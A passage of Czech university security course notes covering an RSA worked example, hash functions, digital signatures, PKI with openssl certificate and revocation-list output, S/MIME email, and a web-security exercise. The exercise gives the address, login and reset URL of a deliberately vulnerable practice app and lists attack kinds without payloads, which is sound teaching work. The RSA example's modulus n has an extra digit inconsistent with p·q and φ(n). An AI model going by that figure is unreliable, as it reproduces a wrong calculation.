Pro šifrování a dešifrování bude potřeba:

- veřejný klíč: $\langle n, e \rangle$;
- soukromý klíč: d,

použitá prvočísla p a q již nebudou potřeba, mohou se zahodit, ale nikdy se nesmí zveřejnit.

Otevřené texty a kryptogramy budeme chápat jako čísla, pro práci s RSA je rozdělíme na číselné bloky x_i tak, aby $x_i < n$. Šifrovací funkce je poté definována: $e(x_i, \langle e, n \rangle) = x_i^e \bmod n$, dešifrovací: $d(y_i, d) = y_i^d \bmod n$.

Nejprve musí příjemce vytvořit soukromý a veřejný klíč, pro účely tohoto příkladu použijeme výrazně menší prvočísla: $p = 9689059$ a $q = 8669777$. Spočítáme jejich násobek $n = 840001980869843$ a se znalostí prvočísel snadno vypočítáme i $\varphi(n) = 84001962511008$. Veřejný exponent e volíme náhodně z množiny $\{1, \ldots, 84001962511008\}$, zvolíme číslo 5. [25] Pro pozdější dešifrování musíme ještě spočítat soukromý klíč – inverzi k e v $\mathbb{Z}_{84001962511008}$, k tomu opět využijeme

[23] Název vznikl použitím prvních písmen autorů algoritmu: Rivest, Shamir a Adleman.

[24] Samotné generování velkých prvočísel není triviální, v praxi se generují náhodná čísla, jejichž prvočíselnost se ověřujete *testy prvočíselnosti*, např. Fermatův test, Miller-Rabin, AKS, Solovay-Strassn.

[25] Často se volí čísla, která mají málo číslic 1 v bitovém zápisu, což zrychlí umocňování při šifrování, ale nijak nesníží bezpečnost.

rozšířený Euklidův algoritmus a získáme $d = 50401177506605$. Toto číslo bude příjemce udržovat v tajnosti.
Pomocí RSA budeme chtít zašifrovat zprávu `AHOJ`, v ASCII zpráva binárně vypadá takto: `01100001011010000110111101101010`, což můžeme chápat jako dekadické číslo 1634234218, to budeme šifrovat pomocí RSA. Tato zpráva je dostatečně krátká – výsledné číslo je malé, nemusíme je tedy dělit na jednotlivé bloky x_i, pustíme se rovnou do šifrování: $e(1634234218, \langle 5, 840001980869843 \rangle) = 1634234218^5 \bmod 840001980869843 = 57828112196679$, což je náš hledaný kryptogram.
Dešifrování bude probíhat analogicky:
$d(57828112196679, 50401177506605) =$
$57828112196679^{50401177506605} \bmod 840001980869843 = 1634234218$.
Všimněte si obrovských čísel v exponentu při umocňování. Kdybychom toto umocnění implementovali naivně, tak bychom se výsledku nedočkali ani v *geologicky dohledné době*. Pro rychlé umocňování se využívá algoritmus *binárního umocňování*[26] a také fakt, že nemusíme nejprve vypočítat umocnění a až poté aplikovat celočíselné dělení, ale můžeme celočíselné dělení aplikovat v průběhu výpočtu a tím „zůstat u rozumně velkých čísel“. [27]

[26] Znám též jako square-and-multiply.

[27] Většina současných programovacích jazyků má variantu funkce pro výpočet mocnin, která přijímá další argument – modul. Například v jazyce Python je metoda `pow`, či v Javě `modPow` u třídy `BigInteger`.

Úkol 13
Ve vašem oblíbeném programovací jazyce naprogramujte šifrování a dešifrování pomocí RSA.

Úkol 14
Pošlete mi emailem vaše zašifrované (pomocí RSA) osobní číslo bez písmene "R", můj veřejný klíč (512bit):
`n=8914059826100449095319934444726061981403199915175561009570828218239477606294983725826465862647017590486021330673184151552488940325281259133274699695424163`
`e=65537 (0x10001).`

Úkol 15
Bonusový úkol: Zjistěte z jakých prvočísel vzniklo číslo n.

Digitální podpis

Komunikace za pomocí digitálních prostředků je dnes již zcela běžná; nad klasickou poštou vítězí email svou rychlostí, cenou a možná i spolehlivostí. Avšak bez možnosti jednoznačně, nezaměnitelně a nepopíratelně vyjádřit souhlas přes digitální prostředky komunikace by digitálním prostředkům „něco chybělo“. Pojďme si nejdříve formalizovat, co očekáváme od klasického podpisu a poté se podíváme, zda tyto požadavky splňují digitální podpisy.

Kromě klasického podpisu *vlastní rukou* se dříve využívaly například pečetidla[28], pečetní prsteny či speciální papír. Důvěra byla postavena na nedostupnosti těchto prostředků či přísných trestech při padělání. Zákaz padělání vlastnoručních podpisů je i dnes ukotven v zákonech, avšak samotné prokázání padělku není úplně jednoduché – dle zvoleného média (druh papíru, pera) může grafolog určit, že s nějakou mírou pravděpodobností je autorem podpisu někdo jiný.

[28] Velké pečetě na dopisních obálkách zároveň sloužily jako ochrana před porušením důvěrnosti zprávy.

Tedy vlastnoruční podpis by neměl jít snadno replikovat jinou osobou, padělání podpisů by mělo být nějak ukotveno v zákoně a také forma podepisování by měla mít nějaké náležitosti. Například nepodepisovat obyčejnou tužkou či „zmizíkovatelným“ perem, nepodepisovat prázdný papír, vícestránkové dokumenty mít pevně spojené, případně podepisovat každou stranu zvlášť, aby se zamezilo výměně stránky nebo doplnění odstavců až po podpisu.

Obdobných vlastností se nám podaří dosáhnout pomocí asymetrické kryptografie i v digitálním světě.

- Podepsat dokument by měl umět pouze držitel privátního klíče.
- Ověření podpisu by mělo být snadné při znalosti veřejného klíče podepisujícího.
- Podepsaný dokument by nemělo jít změnit, případná změna se odhalí při ověřování podpisu.
- Je potřeba znát a umět ověřit přesný čas podpisu.

Jelikož je asymetrická kryptografie výrazně pomalejší než symetrická a protože nemusíme podepisovat jen krátké texty ale i roz-

sáhlé digitální dokumenty(filmy, instalační média, ...), využijeme pro digitální podepisování vlastností *kryptografických hashovacích funkcí*.

Kryptografické hashovací funkce

Kryptografická hashovací funkce je zobrazení hash : $\mathcal{X} \to \mathcal{Y}$, kde:

- $x \in \mathcal{X}$ je zpráva(soubor) libovolné délky
- $y \in \mathcal{Y}$ je krátká posloupnost znaků(bajtů) pevné délky nazývaná *hashovaná hodnota* (nebo také *digest* – výtah, souhrn).

Každá kryptografická hashovací funkce by měla splňovat základní vlastnosti: determinističnost – pro stejný vstup vrátí vždy stejný výstup, nehraje roli náhoda; jednosměrnost – pro každý vstup se snadno vypočítá, avšak není snadné ji invertovat; jediným způsobem jak získat hash(x) je vyhodnocení funkce hash – nemůžeme využít žádnou postranní znalost[29]; lavinovitost – pro podobné vstupy by měla vracet naprosto odlišné výstupy.[30]
Abychom mohli kryptografickou hashovací funkci nazvat bezpečnou, zpřísníme podmínky na jednosměrnost:
Odolnost vůči získání vzoru – mějme hashovanou hodnotu y, bude *velmi obtížné* nalézt nějakou zprávu x tak, že hash$(x) = y$.
Odolnost vůči získání jiného vzoru – pro zvolenou zprávu x bude *velmi obtížné* nalézt jinou zprávu $x_2 \neq x$ takovou, že hash$(x) =$ hash(x_2).[31]
Odolnosti vůči kolizi – bude velmi obtížné nalézt jakékoliv x_1 a x_2, $x_1 \neq x_2$ takové, že hash$(x_1) =$ hash(x_2).[32]
Kryptografické hashovací funkce se hojně používají. Můžeme je využít k ověření integrity a porovnání souborů, kde například při stahování instalačních medií operačních systémů bývají k dispozici kontrolní hashované hodnoty. Po stažení souboru můžeme ověřit, že nám instalační médium nikdo nezměnil po cestě. Samozřejmě tyto hodnoty bývají i digitálně popsány, aby někdo nezaměnil i zveřejněné hodnoty.[33] Další využití je při registraci a ověření hesel u systémů s autentizací – v databázi by nikdy neměla být uložena hesla v otevřené podobě, aby správce databáze či narušitel nezjistil skutečná hesla uživatelů. V databázi by měly být uloženy pouze hashované hodnoty zřetězení hesel s takzvanou *solí*[34]. A nakonec se kryptografické hashovací funkce využívají při digitálním podepisování dokumentů, zpráv či souborů.
Známými implementacemi kryptografických hashovacích funkcí jsou: `MD5`, ta již není považována za bezpečnou, není odolná vůči kolizi i vůči získání jiného vzoru. Doporučuje se ji používat pouze pro kontrolní součty nekritických dokumentů. `SHA-1`, také již není bezpečná, existují efektivnější způsoby hledaní kolizí než bruteforce. `SHA-2`, která poskytuje více variant dle délky hashovaných hodnot:

[29] Například ze znalosti hash(x) a hash(y) bychom neměli být schopni odvodit, jak by mohl vypadat hash$(x + y)$.

[30] Změna jednoho bajtu na vstupu by měla vyvolat velkou změnu na výstupu.

[31] Jelikož je množina $\mathcal{X}$ většinou výrazně větší než množina hodnot $\mathcal{Y}$ musí tyto x a x_2 existovat.

[32] Na první pohled se může jevit stejně jako předchozí odolnost, zásadní rozdíl je v (ne)zafixování x.

[33] Například Debian Linux využívá hashovací funkce `SHA-256` a `SHA-512`.

[34] *Sůl* – náhodný řetězec vygenerovaný pro každé hashované heslo, zajistí se tak odlišnost hashovaných hodnot uživatelů se stejnými hesly.

`SHA224`, `SHA-256`[35], `SHA-384` a `SHA-512`. Pro hashování hesel se využívají záměrně neefektivní hashovací funkce, například `PBKDF2`, `scrypt`, `Argon2`, `Bcrypt`, které kromě vstupního řetězce vyžadují i *sůl*, záměrná neefektivnost znesnadňuje útoky hrubou silou.

[35] Využita v kryptoměně Bitcoin.

Úkol 16
Zjistěte, jaké kryptografické hashovací funkce využívá k ověření integrity distributor vašeho oblíbeného operačního systému.

Úkol 17
Spočítejte hashovanou hodnotu z nějakého velkého souboru a srovnejte rychlost různých hashovacích funkcí.


Úkol 18
Ověřte, že jsou kryptografické hashovací funkce určené k hashování hesel skutečně pomalejší a proveďte srovnání s `SHA-256` či `SHA-512`.

Digitální podpis a jeho ověření

Pro použití asymetrické kryptografie k digitálnímu podepisování dokumentů potřebujeme mít šifru, která bude fungovat i po záměně rolí privátního a veřejného klíče. Digitálního podpisu musí být schopen pouze držitel privátního klíče, veřejným klíčem budeme ověřovat pravost podpisu. Šifra RSA tuto záměnu umožňuje, a proto ji pro digitální podpis můžeme použít.[36]
Z důvodů efektivity nebude podepisující šifrovat(=podepisovat) celý dokument x, ale nejprve z něj vhodnou kryptografickou hashovací funkcí vypočítá hashovanou hodnotu $\text{hash}(x)$ a tu zašifruje svým privátním klíčem, dostaneme $y = \text{RSA}(\text{hash}(x), \text{PK})$. Výslednou hodnotu připojí podepisující k původnímu dokumentu, tedy $\langle x, y \rangle$ bude figurovat jako podepsaný dokument.
Příjemce(čtenář, ověřující) si z původního dokumentu x stejnou kryptografickou hashovací funkcí vypočítá hashovanou hodnotu $\text{hash}(x)$, dále veřejným klíčem podepisujícího dešifruje y: $z = RSA^{-1}(y, VK)$. Poté srovná $\text{hash}(x) \stackrel{?}{=} z$, pokud se hodnoty rovnají, dokument byl podepisujícím podepsán v současném tvaru. Pokud se hodnoty nerovnají, mohl se někdo pokusit dokument pozměnit, či podepisující daný dokument nikdy nepodepsal.
Celý proces je znázorněn na obrázku 4. Pro bezproblémové fungování celého mechanismu musí ověřující znát, jakou šifru a kryptografickou hashovací funkci podepisující použil. Musí být také zajiš-

[36] Dnes je často nahrazována algoritmy, které jsou založeny na eliptických křivkách. Tyto algoritmy poskytují stejnou míru bezpečnosti při řádově kratších klíčích.

těno, že ověřující zná veřejný klíč podepisujícího. Kdyby se veřejný klíč distribuoval spolu s dokumentem, mohlo by se stát, že by útočník, který má pod kontrolou nezabezpečený komunikační kanál, mohl provést útok typu *Man-in-the-Middle(MitM)*. Tedy pozměnit dokument, podepsat jej falešným privátním klíčem a podstrčit ověřujícímu falešný veřejný klíč.
Domluvu použitých šifer, hashovacích funkcí a zabránění útokům typu *MitM* řeší soubor norem *Public Key Infrastructure*.



Obrázek 4: Digitální podpis dokumentů. Zdroje – Wikipedia.

Public Key Infrastructure

Při zavádění asymetrických šifer vzniklo mnoho nekompatibilních norem, které nepokrývaly celistvě všechny problémy a různé aplikace si problematiku digitálních podpisů řešily „po svém“ a byly vzájemně nekompatibilní. V internetovém prostředí se zavedla sada organizačních a technických norem, pojmenovaná *Public Key Infrastructure(PKI)*, které ošetřují manipulaci s privátními a veřejnými klíči, definují formáty dat, šifrovací a kryptografické hashovací funkce. Obranu proti útokům typu *MitM* řeší pomocí *certifikace veřejného klíče*, popisují správu, proces vydávání, trvanlivost a zneplatnění *certifikátů*.
Certifikát veřejného klíče je datová struktura, která obsahuje důležité informace o veřejném klíči daného subjektu[37]. Kromě sa-

[37] Subjektem může být osoba, server, instituce, ...

motného veřejného klíče identifikuje subjekt, určuje podepisovací a šifrovací algoritmy, určuje použitou kryptografickou hashovací funkci, sériové číslo, dobu platnosti, způsob využití, ... Certifikát musí být digitálně podepsán *certifikační autoritou(CA)*, tímto se zamezí podvržení veřejného klíče podepisujícího.
Na první pohled se může zdát, že jsme problém *MitM* útoku pouze odsunuli „o úroveň výše", ale komunikace uživatelů s CA probíhá v chráněném prostředí, CA má nastavené bezpečné postupy správy certifikátů, procesy odvolání platnosti certifikátů a jasně stanovené, kdo má přístup k privátním klíčům. Certifikát CA bývá podepsán jinou CA, vzniká tak řetězec důvěry. Certifikáty *kořenových certifikačních autorit* jsou považovány za důvěryhodné autory operačních systém, webových prohlížečů či emailových klientů – k uživateli se doručí bezpečnou cestou. Každý *obyčejný* certifikát je považován za důvěryhodný, je-li znám řetězec od vydávající CA po kořenovou, které věří uživatelův operační systém a souhlasí-li podpisy jednotlivých certifikátů.
Pojďme se podívat, jak může vypadat certifikát – konkrétně můj certifikát, který byl vydán certifikační autoritou GEANT Personal CA 4.

```
> openssl x509 -inform pem -noout -text -in janostik.pem
Certificate:
  Data:
    Version: 3 (0x2)
    Serial Number:
      f8:07:26:07:8c:dc:5e:39:7e:5e:59:fe:8b:23:07:b9
    Signature Algorithm: sha384WithRSAEncryption
    Issuer: C=NL, O=GEANT Vereniging, CN=GEANT Personal CA 4
    Validity
      Not Before: Mar  7 00:00:00 2024 GMT
      Not After : Mar  7 23:59:59 2026 GMT
    Subject: C=CZ, ST=Olomoucký kraj, O=Univerzita Palackého
         v Olomouci, organizationIdentifier=NTRCZ-61989592,
        emailAddress=radek.janostik@upol.cz, SN=Janoštík, GN
        =Radek, CN=Radek Janoštík
    Subject Public Key Info:
      Public Key Algorithm: rsaEncryption
          Public-Key: (2048 bit)
             Modulus:
               00:87:b8:46:b6:41:b2:47:92:16:ef:0b:39:b1:2e:
               a0:17:d6:51:cc:8e:89:e6:43:9a:4e:66:7c:dd:9a:
               84:35:39:10:65:19:1e:b3:7d:b1:2d:28:cb:5a:4a:
               c0:dd:6f:b9:fc:c6:d1:5c:37:5d:1f:4b:4a:4a:72:
               c4:31:bb:7e:fb:3b:d4:58:e0:e4:42:57:18:fc:d3:
               51:48:45:7f:f5:d0:a0:8c:49:06:d7:25:f1:1c:e9:
               8f:bb:ac:40:54:37:dc:2e:0d:f4:e3:76:eb:16:21:
               f1:68:b3:f2:4c:0b:2e:0c:3f:49:9f:fd:cf:19:20:
```

```
              36:5d:25:ed:a5:05:9d:5b:c2:e4:fb:46:c9:a8:04:
              0a:fc:af:17:24:8b:2f:49:c6:c0:25:f2:5a:bb:72:
              94:b6:cf:6a:43:c3:97:4a:d1:f7:92:db:85:2e:38:
              14:7c:c2:89:a8:09:05:21:d3:ce:33:14:4d:8d:89:
              a2:02:da:c6:ce:16:ed:27:03:1a:a0:35:8a:3f:9c:
              0b:6e:9b:b2:1c:6e:20:04:b7:3a:0e:ca:4f:b5:31:
              73:ca:63:23:19:f5:f4:53:54:16:ff:4a:e6:e7:b4:
              5e:e7:42:bd:93:37:90:34:d2:da:f0:2d:53:64:95:
              c9:c5:92:59:43:71:4b:26:92:76:bd:25:01:07:34:
              1c:63
          Exponent: 65537 (0x10001)
    X509v3 extensions:
        X509v3 Authority Key Identifier:
            69:00:A1:C7:21:58:F8:E0:C5:1B:20:B0:0A:DD:A7
                :51:BF:13:D9:E4
        X509v3 Subject Key Identifier:
            A3:2B:53:FA:DC:56:BF:93:96:9C:0D:72:0F:41:8C:4B
                :AE:F5:91:17
        X509v3 Key Usage: critical
            Digital Signature, Key Encipherment
        X509v3 Basic Constraints: critical
            CA:FALSE
        X509v3 Extended Key Usage:
            E-mail Protection, TLS Web Client
                Authentication
        X509v3 Certificate Policies:
           Policy: 1.3.6.1.4.1.6449.1.2.1.10.4
             CPS: https://sectigo.com/SMIMECPS
           Policy: 2.23.140.1.5.3.2
        X509v3 CRL Distribution Points:
            Full Name:
              URI:http://GEANT.crl.sectigo.com/
                  GEANTPersonalCA4.crl
        Authority Information Access:
             CA Issuers - URI:http://GEANT.crt.sectigo.com/
                 GEANTPersonalCA4.crt
             OCSP - URI:http://GEANT.ocsp.sectigo.com
        X509v3 Subject Alternative Name:
             email:radek.janostik@upol.cz
  Signature Algorithm: sha384WithRSAEncryption
  Signature Value:
    1d:d4:77:4c:ca:3c:ee:b2:de:a8:1b:c3:3e:22:aa:40:d5:3b:
    a2:60:c6:68:ff:3e:11:e0:75:4e:a0:4b:aa:61:ed:44:b7:47:
    9e:6b:f7:87:04:46:07:53:de:48:cf:2c:eb:4d:05:62:ce:43:
    96:d7:ff:31:8b:8d:a8:2a:00:07:45:03:e3:f8:0b:10:c6:2e:
    e8:89:16:2e:d0:21:38:73:85:2c:95:83:ea:41:19:c1:ba:21:
    2e:4c:ef:be:2c:85:04:f3:3d:e4:9a:75:7d:c6:fe:05:9a:8b:
    34:ee:0c:d7:6d:12:75:77:38:15:47:10:fc:59:e3:d3:6d:9c:
    c8:d7:4e:3c:e4:92:4f:fd:45:7c:77:9f:bc:38:1d:69:fe:d0:
```

```
    cc:40:0d:8b:87:0e:5d:2f:4a:e8:70:0b:a0:1b:a8:b6:46:62:
    18:1e:e1:e3:43:33:02:68:b4:35:b0:8f:a7:85:56:5c:03:1d:
    b3:3f:d7:3a:43:70:0b:b2:c5:dc:3b:99:41:d5:e3:a8:52:c6:
    8c:66:20:f6:7c:96:8e:c5:2f:0b:06:c9:aa:b0:bf:90:cb:77:
    e1:72:b3:4c:00:59:5c:85:1b:09:a6:c2:27:62:e8:21:ac:ef:
    88:d3:8b:c4:93:3a:1c:d7:48:c3:54:e6:a1:b8:e1:8f:a4:eb:
    b6:0b:29:5f:c2:3d:e0:eb:e8:fd:f3:28:bd:94:0b:8f:84:aa:
    c4:1a:b7:eb:2e:a7:92:b8:c5:ab:98:cb:91:20:18:d3:9f:f1:
    7f:cc:37:b1:2d:81:42:68:53:a9:a3:98:0f:40:a5:33:39:5b:
    37:77:d9:64:5c:2c:8d:fa:4d:c5:44:39:21:71:6d:ce:17:33:
    de:54:97:a9:3d:58:19:71:d2:26:38:66:03:de:0b:28:da:7c:
    e8:b3:9c:6f:a9:a1:91:e7:4b:50:6b:da:7a:e7:a2:df:db:98:
    4d:85:b1:a1:f2:03:09:70:b7:d7:90:f6:0a:62:59:6e:87:1b:
    7a:80:86:86:1c:55:d3:ac:37:28:79:2c:87:38:69:2c:be:fb:
    61:d5:1b:24:d7:db:10:8c:03:8e:71:c3:de:2e:60:bd:2a:5b:
    63:dc:5a:67:b5:46:d0:00:c1:8f:ce:8a:e5:f0:0c:7c:3e:81:
    01:fa:72:e0:6b:24:bb:8b:47:c5:ac:c0:f7:e0:aa:b6:1a:28:
    3d:8f:b1:b1:10:eb:17:51:e2:82:f8:a5:90:18:35:ab:e2:0e:
    21:35:09:9b:11:a2:12:88:22:5b:6a:57:ba:05:e0:04:d1:84:
    68:e7:03:5b:ea:8a:ac:f3:4d:a4:b8:a0:df:7a:a8:30:55:e8:
    34:57:7b:95:65:fb:13:29
```

Úkol 19
Prozkoumejte položky certifikátu vaší oblíbené webové služby, která používá protokol HTTPS.

Jednou z důležitých rozšířených položek certifikátu je `CRL Distribution Points`: tedy definice místa, kde nalezneme seznam odvolaných certifikátů. Seznam si můžeme stáhnout a prozkoumat:

```
> wget http://GEANT.crl.sectigo.com/GEANTPersonalCA4.crl
> openssl crl -inform DER -text -noout <
    GEANTPersonalCA4.crl
  Certificate Revocation List (CRL):
     Version 2 (0x1)
     Signature Algorithm: sha384WithRSAEncryption
     Issuer: C=NL, O=GEANT Vereniging, CN=GEANT Personal CA
         4
     Last Update: Mar 13 08:21:15 2025 GMT
     Next Update: Mar 20 08:21:15 2025 GMT
     CRL extensions:
         X509v3 Authority Key Identifier:
             69:00:A1:C7:21:58:F8:E0:C5:1B:20:B0:0A:DD:A7
                 :51:BF:13:D9:E4
         X509v3 CRL Number:
             1903
Revoked Certificates:
```

```
    Serial Number: A215331447F56EF333062E46C81EEC0C
        Revocation Date: Mar  9 11:09:00 2022 GMT
    Serial Number: 40513B0CF9A76CE74AFC44769BB8BADF
        Revocation Date: Mar  9 12:18:49 2022 GMT
    Serial Number: 26C15F31D8DF27063F0092389BF17170
        Revocation Date: Mar  9 12:20:06 2022 GMT
    Serial Number: B63859354AAA348D3D2CB6A6CFC25B32
        Revocation Date: Mar  9 12:32:41 2022 GMT
    Serial Number: C3B9A46EF924CAA8125CCBB904B50DBE
        Revocation Date: Mar  9 12:34:57 2022 GMT
```

Na tomto seznamu jsou držena sériová čísla všech odvolaných certifikátu až do doby vypršení jejich platnosti. Seznam byl zkrácen[38], na jeho konci nesmí chybět digitální podpis certifikační autority.

[38] Obsahoval zhruba 80 tisíc odvolaných certifikátů.

Úkol 20
Ověřte platnost mého výše uvedeného certifikátu.

Digitálně podepsaný email

V rámci sdružení CESNET máme možnost získat důvěryhodné osobní certifikáty, bohužel v době psaní tohoto textu probíhá dočasný výpadek této služby – původní certifikační autorita poměrně nečekaně vypověděla smlouvu. Oficiální aktualizované informace naleznete na adrese `https://pki.cesnet.cz/cs/tcs-sunset.html`, přechod k nové certifikační autoritě by měl být dokončen koncem dubna 2025.
Pokud již certifikát máme, můžeme jej použít pro podepisování a šifrování školních emailů a také k podepisování dokumentů. Je potřeba vhodně nastavit svého emailového klienta. Jak zobrazuje podepsaný email klient Thunderbird můžete vidět na obrázku 5.
Emailový klient podepsanou zprávu detekuje díky hlavičce:

```
Content-Type: multipart/signed; protocol="application/pkcs7-
    signature";
        micalg=sha-256;
        boundary="------------ms020407000905040906090703"
```

Zpráva je poté složena ze dvou dílčích „podzpráv“:


```
--------------ms020407000905040906090703
Content-Type: text/plain; charset=UTF-8; format=flowed
Content-Transfer-Encoding: base64

TWFpbA0KDQo=
```

```
--------------ms020407000905040906090703
Content-Type: application/pkcs7-signature; name="smime.p7s"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="smime.p7s"
Content-Description: Elektronicky podpis S/MIME

MIAGCSqGSIb3DQEHAqCAMIACAQExDzANBglghkgBZQME...
```

elektronický podpis byl zkrácen. Bohužel i v dnešní době velké množství (webových) klientů digitální podpisy nepodporuje či informace o podpisu skrývá nebo nezobrazuje vůbec.



Obrázek 5: Digitálně podepsaný email v Thuderbird.

Úkol 21
Získejte[39] certifikát pro digitální podpis a nakonfigurujte svého emailového klienta a začněte digitálně podepisovat své emaily.

[39] Jakmile to bude možné.

Webové aplikace

Webové aplikace využíváme v běžném životě dnes a denně. Přes webové aplikace můžeme nakupovat, vyřídit agendu s úřady, objednat si oběd v menze či zadávat platební příkazy v internetovém bankovnictví. Dokonce i jeden z hlavních univerzitních systémů – STAG – je webovou aplikací. Webové aplikace úspěšně nahrazují ty klasické, desktopové. [40] Vítězí zejména snadnou dostupností (není potřeba nic instalovat), udržovatelností (uživatel má vždy aktuální verzi) a díky moderním technologiím a frameworkům i poměrně snadným vývojem.

[40] Díky technologiím jako jsou WebGL či WebAssembly je možné v prohlížečích hrát i náročné hry či provádět poměrně efektivní výpočty.

Jejich dostupnost a rozšířenost z nich však dělá i velmi lákavý cíl pro útočníky. Pokud bude ve webové aplikaci nějaká bezpečnostní chyba, může dojít k jejímu vzdálenému zneužití a útočníci mohou získat:

- zajímavá (citlivá, zpeněžitelná) data,
- bezplatný přístup k obsahu či službám,
- konkurenční výhodu (dočasné vyřazení z provozu),
- přístup k výpočetnímu výkonu serveru.

Z těchto důvodů by programátoři webových aplikací měli být znalí základních zásad při vývoji. Stěžejní je znalost programovacího jazyka a frameworku, který je využit pro vývoj webové aplikace. Může se to zdát jako samozřejmost, ale nezřídka se stává, že webovou aplikaci doslova „splácá“ začínající programátor *samouk*, který (zatím) nezná bezpečné postupy. Tato aplikace může obsahovat bezpečností zranitelnosti, které může útočník v budoucnu využít.

Podobně tomu bývá s nasazením oblíbených *Content Management Systémů (CMS)*, které si často nasazují uživatelé sami či je nasazují webdesignéři nebo grafici. Systém nasadí, nainstalují do něj doplňky a dále se o systém prakticky nestarají, neudržují jej aktuální. V těchto systémech se mohou nacházet bezpečnostní chyby, které opět mohou být zneužity.[41]

[41] S lehkou nadsázkou se dá říci, že není týden, kdy by se ve třech nejoblíbenějších CMS či jejich doplňcích, nenašla bezpečností chyba.

Základní principy bezpečného chování při programování webových aplikací si jen ve stručnosti vyjmenujeme:

- Znalost programovacího jazyka, webových technologií, použitého frameworku a knihoven.
- Šifrování komunikace pomocí SSL/TLS (HTTPS) – u aplikací bez přihlášení chrání proti podvržení obsahu, aplikace s přihlášením proti odposlechu přihlašovacích údajů.
- Uživatelská hesla neuchovávat v *otevřené podobě*, využít kryptografických hashovacích funkcí. S hesly pracovat jen po nezbytně nutnou dobu (registrace, přihlášení).
- Serverová část aplikace – *backend* musí kontrolovat veškerá vstupní data a slepě nevěřit klientské části – *frontendu*.[42]
- Průběžně aktualizovat serverovou část, knihovny, jazyk a jiné nástroje.
- Důsledně ošetřovat uživatelské vstupy, nikdy je nevyhodnocovat *jako kód* (SQL, klientský JavaScript, ...).
- Znát principy útoků na webové aplikace a obranu proti nim.

[42] Zdrojové kódy jsou často v jazyce JavaSript, jsou veřejně známé a kdokoliv je může upravit. (Například vypnout validátory formulářů, posílat špatná data nebo zkoušet volat funkce backendu bez ověření.)

Cvičení – útok na webovou aplikaci

Pro účely cvičení byla vyvinuta webová aplikace, která (záměrně) obsahuje bezpečnostní chyby. Webovou aplikaci naleznete na adrese `http://158.194.80.228/`, uživatelské jméno pro *HTTP-Basic Auth* je `test`, heslo: `Heslo`.

Úkol 22
Pomocí programu Wireshark odchyťte pakety a podívejte se, jak se přenáší přístupové údaje pomocí HTTP-Basic Auth.

Na aplikaci je proveditelná většina „klasických útoků“ jako:

- Cross-site scripting
- Získání zdrojových kódů backendu
- Úprava zdrojových kódů backendu
- Získání hesla a uživatele do administrace
- Smazání databáze
- Session hijacking
- ...

Úkol 23
Proveďte některé útoky na cvičnou webovou aplikaci a navrhněte obranu proti nim.

Jelikož jsou některé útoky destruktivní, je možné aplikaci vrátit do původního stavu pomocí spuštění skriptu na adrese `http://158.194.80.228/reset.php?reset=true`. Tento skript, prosím, **nemažte**. Pokud bude aplikace trvale rozbita, dejte mi, prosím, vědět, manuálně ji uvedu do původního stavu.
Server s aplikací bude k dispozici pouze v letním semestru, do konce června, poté bude vypnut. [43]

[43] Není *úplně rozumné* děravou aplikaci dlouhodobě vystavovat celému světu.

Wi-Fi

Pod pojmem Wi-Fi budeme chápat rodinu standardů, které umožňují bezdrátovou komunikaci za pomocí rádiových vln[44]. Wi-Fi pro „obyčejné smrtelníky“ využívá zejména bezlicenční pásma kolem 2.4 GHz a 5 GHz, novější standardy umožňují využít i 6 GHz. Z těchto důvodů se mohou Wi-Fi spoje nazývat *mikrovlnnými*[45]. První verze standardu Wi-Fi vznikla v roce 1997, postupně vznikaly verze nové, které zvyšovaly nejen rychlost, ale zaváděly i nové bezpečnostní mechanismy.

Bezpečnost bezdrátové komunikace je důležitá, protože částečně odpadají možnosti fyzického omezení přístupu jako v případě drátových/optických instalací. Signál Wi-Fi vždy částečně přesahuje do sousedních místností či mimo budovu. Útočník s dostatečně výkonnou anténou může být mimo náš dosah a viditelnost[46]. Proto bývá dobrou praxí omezovat vyzařovací výkon *přístupových bodů (AP – Access Point)* na nutné minimum – získáme tím také příjemný bonus v podobě nižšího vzájemného rušení a kolizí vlastních sítí.

